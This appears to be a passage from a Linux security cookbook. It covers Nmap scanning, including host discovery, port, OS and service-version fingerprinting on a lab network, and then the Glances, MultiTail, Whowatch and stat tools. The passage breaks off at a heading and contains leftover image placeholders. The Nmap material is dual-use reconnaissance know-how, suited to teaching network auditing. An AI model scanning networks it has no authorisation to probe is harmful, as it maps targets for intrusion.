For any network that is either big or small, network monitoring and security is a very essential task. Regular monitoring of the network is important to protect systems from attacks and also to keep viruses and malware out of a network.

Nmap, short for **network mapper**, is a free and open source tool that monitors a network, and it is the most versatile tool used by system/network administrators. Nmap can be used to perform security scans, explore a network, find open ports on remote systems, and perform network audits.

Getting ready

To show how Nmap works, we need a minimum of two systems to form a small network. On one system, we will install the `nmap` package, while the other system will be used as a host to scan.

How to do it...

In this section, we will take a look at how to use Nmap to perform different types of scans.

1. The first step will be to install the `nmap` package if it is not installed already. To do so, we use this command:

   ```
   apt-get install nmap
   ```

   We get the following output on running the preceding command:

   ```
   root@tj-dev:~# apt-get install nmap
   Reading package lists... Done
   Building dependency tree
   Reading state information... Done
   The following NEW packages will be installed:
     nmap
   0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
   Need to get 1,623 kB of archives.
   ```

2. To perform a simple scan using Nmap, we can either use the hostname or the IP address of the system we want to scan. The command to perform a simple scan will be as follows:

```
root@tj-dev:~# nmap 192.168.1.105

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:04 IST
Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 90:00:4E:2F:AC:EF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
```

3. In the preceding example, the IP address of the system we are scanning is `192.168.1.105`. In the result of the scan, we can see that the target system is running the MySQL database server on port `3306`.
4. Nmap can also be used to scan our own system. To do so, we can run this command:

```
nmap localhost
```

We get the following output on running the preceding command:

```
root@tj-dev:~# nmap localhost

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:06 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000014s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
53/tcp  open  domain
631/tcp open  ipp

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

5. If we want to scan more than one system with the same command, we can do so, as shown here:

```
nmap 192.168.1.105 192.168.1.102
```

We can see the scan results of both the systems in the following output:

```
root@tj-dev:~# nmap 192.168.1.105 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:10 IST
Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 90:00:4E:2F:AC:EF (Unknown)

Nmap scan report for 192.168.1.102
Host is up (0.00058s latency).
All 1000 scanned ports on 192.168.1.102 are closed
MAC Address: 00:0C:29:35:02:9C (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 4.81 seconds
```

6. We can use Nmap to scan a particular network and check which systems are up and running in the network using the command given here:

```
nmap -sP 192.168.1.0/24
```

When we perform the scan using the `-sP` option, `nmap` skips port detection and other things. It simply checks which systems are up and running in the network by performing a simple ping.

```
root@tj-dev:~# nmap -sP 192.168.1.0/24

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:16 IST
Nmap scan report for 192.168.1.1
Host is up (0.054s latency).
MAC Address: C4:E9:84:C7:3A:F4 (Unknown)
Nmap scan report for 192.168.1.100
Host is up (0.15s latency).
MAC Address: 1C:56:FE:07:9C:D5 (Unknown)
Nmap scan report for 192.168.1.101
Host is up.
Nmap scan report for 192.168.1.102
Host is up (0.00048s latency).
MAC Address: 00:0C:29:35:02:9C (VMware)
Nmap scan report for 192.168.1.103
Host is up (0.090s latency).
```

7. If we want to limit our scan to a particular port only, we can tell `nmap` to scan that port only using the `-p` option, as shown here:

```
root@tj-dev:~# nmap -p 22,80 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:35 IST
Nmap scan report for 192.168.1.102
Host is up (0.0047s latency).
PORT   STATE  SERVICE
22/tcp open   ssh
80/tcp closed http
MAC Address: 00:0C:29:35:02:9C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

   In the preceding example, we scan for port `22` and `80`, the default port for the SSH service and the HTTP (web server) service. As we can see in the preceding result, the remote system is running SSH; however, the HTTP port is closed. Hence, no web server is running.

8. While performing a scan of the target system, determining the operating system on the system is very important as many exploits are available for a specific OS platform. To know the OS of the target system, we use the `-O` option, as shown here:

```
nmap -O 192.168.1.105
```

   The result shown in the following image tells us that the target system is running the Windows 7 Ultimate version:

```
Host script results:
|_nbstat: NetBIOS name: PC, NetBIOS user: <unknown>,
:4e:2f:ac:ef
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   Name: WORKGROUP\PC
|_  System time: 2016-03-01 11:22:54 UTC+5.5
|_smbv2-enabled: Server supports SMBv2 protocol

HOP RTT     ADDRESS
1   0.57 ms 192.168.1.105
```

9. We have seen that using the `-p` option, we can check which particular port is open. Now, let's suppose that the target system has port `22` open, which means that SSH is running on the system. If we now want to check the version of the SSH service on the remote system, we can use the `-sV` option, as shown here:

```
root@tj-dev:~# nmap -sV 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:49 IST
Nmap scan report for 192.168.1.102
Host is up (0.00081s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1p2 Debian 2 (protocol 2.0)
MAC Address: 00:0C:29:35:02:9C (VMware)
Service Info: OS: Linux
```

How it works...

When Nmap is simply run on an IP address, it does a basic scan and tells us which ports are open on the target system. By knowing the open ports, we can identify the services running on the system. In the same way, Nmap is used to scan the local system by providing the IP address of the local system.

Nmap is used to scan multiple IP address at the same time by providing the IP addresses in the same command. Also, Nmap is used to check which systems are up and running in the network using the `-sP` option.

It is also used to scan for a particular port using the `-p` option and if the `-O` option is used, it fingerprints the target system to tell the operating system on which it is running.

Nmap is also used to do other things such as identify the software version of the services running on the target system.

Using glances for system monitoring

For an administrator, system monitoring is also about monitoring the performance of the system by checking the processes and services running on it. But with limited space on the screen, it sometimes becomes difficult to have all the information. In such situations, we would like to have a tool that can show us maximum information about the system, such as CPU, disk I/O, memory, network and so on, in a limited space.

Even though we have individual tools to monitor this information, with Glances, an administrator can see the maximum amount of information in the minimum amount of space. It can adapt the information dynamically as per the size of the terminal window. Glances can highlight programs that use the maximum amount of system resources.

Getting ready

If you are installing Glances on Ubuntu, then it is recommended that you use Ubuntu version 13.04 and above. For other versions of Linux, it is preferable to use the latest version. For our example, we are using Kali Linux 2.0.

How to do it...

To understand the workings of glances, we will follow the steps given here:

1. The first step is to install the package using this command:

   ```
   apt-get install glances
   ```

2. After the installation has been completed, we have to edit the `/etc/default/glances` file and change the value of the `RUN` variable to `true`, as shown here:

```
  GNU nano 2.5.1          File: /etc/default/glances

# Default is to launch glances with '-s' option.
#DAEMON_ARGS="-s"

# Change to 'true' to have glances running at startup
RUN="true"
```

   Doing this will automatically run `glances` during the system startup.

3. To manually start the tool, simply run the `glances` command. You will get an output window, as shown here:

```
kali - IP 192.168.1.102/24                                    Uptime: 21:57:08

CPU  [ 23.1%]   CPU      23.1%  MEM     70.1%  SWAP     3.3%  LOAD    1-core
MEM  [ 70.1%]   user:     8.1%  total:   760M  total:  1.26G  1 min:    0.05
SWAP [  3.3%]   system:   7.8%  used:    533M  used:   43.0M  5 min:    0.07
                idle:    84.1%  free:    227M  free:   1.22G  15 min:   0.20

NETWORK     Rx/s   Tx/s   TASKS 148 (336 thr), 1 run, 147 slp, 0 oth
eth0          0b     0b
lo            0b     0b     CPU%  MEM%   PID USER        NI S Command
                            2.6  33.2  1071 root         0 S /usr/bin/gnome-sh
DISK I/O     R/s    W/s     0.0   4.5  1195 root         0 S /usr/lib/tracker/
fd0            0      0     0.0   4.2   809 Debian-gd    0 S gnome-shell --mod
sda1           0    17K     0.0   3.9  1235 root         0 S /usr/lib/evolutio
sda2           0      0     0.0   3.8  1302 root         0 S /usr/lib/evolutio
sda5           0    76K     0.0   3.8  1290 root         0 S /usr/lib/evolutio
sr0            0      0     0.0   3.7  1411 root         0 S /usr/lib/gnome-te
                           15.8   2.6   951 root         0 S /usr/lib/xorg/Xor
FILE SYS    Used  Total     0.0   2.5  1156 root         0 S nautilus -n
/ (sda1)   7.66G  28.2G    73.6   2.5  8198 root         0 R /usr/bin/python3
                            0.0   1.9  1159 root         0 S /usr/bin/python3

                        Warning or critical alerts (one entry)
```

In the preceding window, we can see different colors for the text displayed. The meaning of these color codes in glances is defined as follows:

- **Green**: This means that all is `OK`
- **Blue**: This color says `CAREFUL`, attention is needed
- **Violet**: This color signifies `WARNING`
- **Red**: This refers to something being `CRITICAL`

4. The color codes work on the basis of the default thresholds defined in the configuration file of glances. We can change these threshold values by editing the `/etc/glances/glances.conf` file.

```
[quicklook]
cpu_careful=50
cpu_warning=70
cpu_critical=90
mem_careful=50
mem_warning=70
mem_critical=90
swap_careful=50
swap_warning=70
swap_critical=90
```

5. By default, glances refreshes the value at a time interval of 1 second. We can change this value when running glances using the `-t` option followed by the time in seconds:

```
glances -t 5
```


6. At times, we may not be able to physically access our system, but we still want to monitor the performance of the system. Glances can help us do this remotely. For this, we first need to enable the client/server mode of Glances on our system using the `-s` option and also bind it to the IP address of the system using the `-B` option, as shown here:

```
root@kali:~# glances -s -B 192.168.1.102
Glances server is running on 192.168.1.102:61209
```

7. Now the glances server is running on the system whose IP address is `192.168.1.102`, and by default, it runs on port `61209`. If prompted for a password when enabling the client/server mode, define any password of your choice.
8. On the remote system where you want to access glances, run this command:

```
glances -c -P 192.168.1.102
```

9. Once we run this command, we will get a window, as shown in the following screenshot, where we'll see `Connected to Kali - IP 192.168.1.102/24` in the top-left corner, which tells us that we are now accessing glances remotely:



10. For this command to work on the remote system, it is necessary to have glances installed on this remote system as well.

How it works...

After the installation of Glances, we enable its `autorun` during the system startup.

We run it using the `glances` command, and we modify the threshold value for the color codes by editing the `/etc/glances/glances.conf` file.

Using the `-t` option, we modify the refresh time interval, and using the `-s` option, we enable the client/server mode of Glances, which is then accessed remotely on other systems using the `-c` option and the IP address of the system on which Glances is running.

Monitoring logs using MultiTail

For any system administrator, monitoring log files is a very tedious task, and if we have to refer to more than one log file at the same time to troubleshoot any issue, it becomes even more difficult to keep switching between logs.

For such situations, we can use the **MultiTail** tool, which can help us to take a look at multiple log files in real time. Using MultiTail, we can display multiple log files in a single window or shell, and it will show us the last few lines of the log file in real time.

Getting ready

To use MultiTail, we don't have to set up anything in particular on our Linux system. Only the `multitail` package needs to be installed. This can be done using this command:

```
apt-get install multitail
```

```
root@tj-dev:~# apt-get install multitail
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  multitail
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 141 kB of archives.
```

How to do it...

Once the MultiTail tool has been installed, we can start using it as per our requirements using these commands:


1. If we want to view two log files using `multitail`, we will run this command:

   ```
   multitail /var/log/syslog /var/log/boot.log
   ```

```
Feb 18 15:43:28 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:43:28 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
00] /var/log/syslog                                  343KB - 2016/02/18 16:08:39
 * Starting ACPI daemon^[[94G[ OK ]
 * Starting anac(h)ronistic cron^[[94G[ OK ]
 * Starting save kernel messages^[[94G[ OK ]
 * Starting automatic crash report generation^[[94G[ OK ]
 * Starting regular background program processing daemon^[[94G[ OK ]
 * Starting deferred execution scheduler^[[94G[ OK ]
 * Stopping save kernel messages^[[94G[ OK ]
 * Starting CPU interrupts balancing daemon^[[94G[ OK ]
 * Starting LightDM Display Manager^[[94G[ OK ]
 * Stopping Send an event to indicate plymouth is up^[[94G[ OK ]
 * Starting crash report submission daemon^[[94G[ OK ]
01] /var/log/boot.log                                  3KB - 2016/02/18 16:08:39
```

   We can see that the screen has been split into two parts, each displaying the content of individual log files.


2. If we want to scroll through the two files that are open, just press *b* and a menu will pop up, as shown in the following screenshot. From the list, we can select the file we want to monitor in detail:



3. In the new window that opens up, press *gg* or *G* to move to the top or bottom of the scroll window. To exit from the scroll window, press *q*.

4. If we want to view three log files in two columns, we can use this command:


```
multitail -s 2 /var/log/boot.log /var/log/syslog /var/log/auth.log
```



The preceding screenshot shows the three log files in two columns.

5. MultiTail allows us to customize the color for individual log files as we open them while merging both of them in the same window. This can be done using this command:

```
multitail -ci yellow /var/log/auth.log -ci blue -I /var/log/boot.log
```



How it works...

When we provide the names of the two log files to MultiTail on the same command line, it opens the two files in the same screen by splitting them into two parts.

To view more than two log files using MultiTail, we specify the number of columns in which the screen should be split using the `-s` option followed by the number of columns.

MultiTail also allows us to view multiple log files in the same screen without splitting the screen by differentiating the files on the basis of color. The color can be customized using the `-ci` option.

Using system tools – Whowatch

While keeping a watch on the network, an administrator would also want to keep a watch on users who are currently logged on to the system and also check what each user is doing on the machine.

Whowatch is the perfect tool for all these tasks. It uses a simple text-based interface, which is easy to use and can display information about a username, user process, and also the type of connection being used, such as SSH and telnet.

Getting ready

Since Whowatch doesn't come as a preinstalled package in Linux, we have to install it to use it. The command to install Whowatch is as follows:


```
apt-get install whowatch
```

```
root@tj-dev:~# apt-get install whowatch
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  whowatch
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 37.4 kB of archives.
```

How to do it...


To utilize the Whowatch tool to its maximum benefit, we have to understand the details of the tool properly:

1. To start using the tool, just enter the `whowatch` command and a screen will appear, as shown here:




   The preceding screen lists all the user accounts that are logged in.

2. From the list, we can select any user account, and when we press *Enter*, we can see information about all the programs that a user is running.




3. On the same screen, we have more options at the bottom, using which we can get more information about the user and also the programs that have been run by them, as shown here:


4. On the main screen of Whowatch, we can see a menu at the bottom.




5. We can see here that we have to use the *F9* key to access the **Menu** options.
6. Once we press *F9*, we see a menu on the top of the screen. Use the arrow keys on the keyboard to move through the menu. When we select the **Process** tab, we get a submenu, which gives an option, called the **KILL** signal, to the running processes. Similarly, we can see more options in the same submenu:




7. When we move to the **View** tab, we get these options:




8. The last tab is **Help**, under which we have the **Keys** option.




9. When we click on **Keys**, it will open up a new window and show you details about the keys to be used for different tasks, as shown here:



10. Press s to get more information about the system.



11. If we press *t*, we get a list of all the processes on the system in a tree structure, which we can see here:



How it works

Whowatch can be started by simply typing `whowatch` in the command line. When it starts, it shows a list of usernames that are logged in. Just press *Enter* on any username to get information about all the programs running under that user.

To access more options in Whowatch, we enter the Main menu by pressing *F9* key. We then get various tabs such as **Process**, **View**, **Users**, **Help**, and so on.

The **Process** tab gives options to manage processes, while the **View** tab gives options to search and view the processes. The **Help** tab has an option to see the keys that can be used in Whowatch as shortcuts.

We use different keys to access system information and get a list of all the processes.

Using system tools – stat

While working on Linux, the most commonly used command is `ls`, which gives a listing of the files in the directory we specified. However, it shows only a little information about the files.

Instead, if we use the `stat` command, we can get more information about the files/directories when compared to using `ls`. Because `stat` is able to get information about a file from its node, it is able to give more information about the files.

Getting ready

Since `stat` is a built-in command of Linux, nothing else is needed to be installed in order to use it.

How to do it...

This section will explain the options and usage of the `stat` command. Using stat, we will can get the detailed status of a particular file or filesystem.

1. Suppose we have a file called `example.txt`. When we perform a long-listing of this file using the `ls -l` command, we get information about the file, which includes when the file was last modified.

   However, when we use the `stat` command to check the details of the same file, it shows extra information about the file, and the difference can be seen here:

```
root@tj-dev:~# ls -l example.txt
-rw-r--r-- 1 root root 20 Feb 18 18:20 example.txt
root@tj-dev:~# stat example.txt
  File: `example.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 134107      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:20:13.058859554 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:20:23.030860058 +0530
 Birth: -
```

2. In the preceding output, we can see that the Modify and Change time are same. But the access time has changed. It also shows the permissions in both the `octal` and `rwx` formats. Many other details are also shown.
3. Now, let's rename the file as `sample.txt`. After this, if we check the details of `sample.txt` file using `stat`, we can see that the `Change` time has been updated:

```
root@tj-dev:~# mv example.txt sample.txt
root@tj-dev:~#
root@tj-dev:~# stat sample.txt
  File: `sample.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 134107      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:20:13.058859554 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:27:06.542880445 +0530
 Birth: -
```

4. Let's suppose we have three files, `sample.txt`, `sample1.txt`, and `sample2.txt`. If we want to check the details of each of these files, we can either use `stat` individually with each file, or else we can use wildcards with `stat` to show the details of all three files in a group, as shown here:

```
root@tj-dev:~# stat sample*
  File: `sample1.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 172968      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:32:12.174895886 +0530
Modify: 2016-02-18 18:32:12.174895886 +0530
Change: 2016-02-18 18:32:12.174895886 +0530
 Birth: -
  File: `sample2.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 172969      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:32:15.706896065 +0530
Modify: 2016-02-18 18:32:15.706896065 +0530
Change: 2016-02-18 18:32:15.706896065 +0530
 Birth: -
  File: `sample.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 134107      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:32:12.174895886 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:27:06.542880445 +0530
 Birth: -
```

5. We can use the `stat` command to check the details of the directories as well:

```
root@tj-dev:~# stat test
  File: `test'
  Size: 4096            Blocks: 8          IO Block: 4096   directory
Device: 801h/2049d      Inode: 172970      Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:36:22.586908538 +0530
Modify: 2016-02-18 18:36:16.514908231 +0530
Change: 2016-02-18 18:36:16.514908231 +0530
 Birth: -
```

6. In the case of the directory, we can see an extra detail about the number of links.
7. If we use the `stat` command for any default directory of Linux, such as `/etc/`, we can see that we get a big value for the number of links:

```
root@tj-dev:/# stat etc
  File: `etc'
  Size: 12288           Blocks: 24         IO Block: 4096   directory
Device: 801h/2049d      Inode: 131073      Links: 131
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 15:09:12.230280519 +0530
Modify: 2016-02-18 15:17:24.602305395 +0530
Change: 2016-02-18 15:17:24.602305395 +0530
 Birth: -
```

8. If we want to see the details of a filesystem, we can't use `ls` for this. However, `stat` works on a filesystem as well. We get the same kind of details as filesystems and files:

```
root@tj-dev:/# stat /dev/sda2
  File: `/dev/sda2'
  Size: 0               Blocks: 0          IO Block: 4096   block special file
Device: 5h/5d   Inode: 7386        Links: 1     Device type: 8,2
Access: (0660/brw-rw----)  Uid: (    0/    root)   Gid: (    6/    disk)
Access: 2016-03-01 02:35:27.114021189 +0530
Modify: 2016-03-01 02:35:27.114021189 +0530
Change: 2016-03-01 02:35:27.114021189 +0530
 Birth: -
```

9. If we use the `-f` option with the `stat` command while checking the details of filesystem, it will display the status of the filesystem.

```
root@tj-dev:/# stat -f /dev/sda2
  File: "/dev/sda2"
    ID: 0        Namelen: 255     Type: tmpfs
Block size: 4096       Fundamental block size: 4096
Blocks: Total: 61041      Free: 61040      Available: 61040
Inodes: Total: 61041      Free: 60592
```

How it works

